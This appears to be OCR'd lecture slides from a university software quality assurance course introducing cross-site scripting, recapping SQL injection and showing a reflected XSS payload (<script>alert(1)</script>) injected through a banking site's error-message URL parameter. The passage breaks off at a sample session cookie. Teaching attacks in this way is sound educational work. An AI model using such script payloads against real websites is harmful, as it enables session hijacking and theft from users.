CISC/CMPE 327 Software Quality Assurance


Queen's University, 2019-fall

Lecture #23 XSS

YESTERDAY


- SQL Injection
  - Inject malicious SQL commands into user input
- Purpose
  - Extract data, bypass filter, modify data, Denial of Service
- Typical exploitation Steps
  - Lookup injection bugs (probing)
  - Fingerprinting database & tables (information gathering)
  - Launch the actual attack
- Prevention
  - Blacklisting, whitelisting, escaping, statement template, IPS, IDS, Least Privilege

Web application - vulnerabilities



HTML

- HTML is the standard markup language for creating Web pages.
- Defines how the webpage looks




```
<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>

<h1>My First Heading</h1>
<p>My first paragraph.</p>

</body>
</html>
```

My First Heading

My first paragraph.

JavaScript

- JavaScript is the programming language of HTML and the Web. It runs in your browser. Can dynamically change the DOM (HTML tree)



```
<!DOCTYPE html>
<html>
<body>

<h2>My First Page</h2>

<p id="demo"></p>

<script>
document.getElementById("demo").innerHTML = "Hello World!";
</script>

</body>
</html>
```

My First Page

Hello World!

Cookies


- Data, in text format, stored by your browser on your computer.


- It is used for the server to store certain information on the client side.

- Example: `remember me` on the web login form
  - (so next time you don’t need to type password)

- Same origin policy:
  - Webpage from www.facebook.com cannot visit cookies in your browsers from www.amazon.com

Cookies - example





request user home page (and stored session id)
user home page and session ID

XSS - Example

- Error Page:
  - A single HTML page with JavaScript to display different error message on demand.
  - One doesn't want to create a dedicated page for all possible errors.

http://youronlinebanking.com/error.html?msg=This+is+an+error+message



HTML template

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>message_placeholder</p>
</body>
</html>
```


Replace `message_placeholder` with the actual message

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>This is an error message</p>
</body>
</html>
```

You encounter an error

This is an error message

XSS - Example



http://youronlinebanking.com/error.html?msg=**I+am+a+hacker**

HTML template

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>message_placeholder</p>
</body>
</html>
```

Replace `message_placeholder` with the actual message


```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>I am a hacker</p>
</body>
</html>
```

You encounter an error

I am a hacker

XSS - Example

http://youronlinebanking.com/error.html?msg=**<script>alert(1)</script>**



HTML template

```
<!DOCTYPE html>
<html>
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<p>message_placeholder</p>
</body>
</html>
```


Replace `message_placeholder` with the actual message

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p><script>alert(1)</script></p>
</body>
</html>
```

You encounter an error



This site says...


1

Reflected XSS

1. After the user logged, the browser stores the following cookie:

sessId=184a9138ed37374201a4c9672362f124
59c2a652491a3

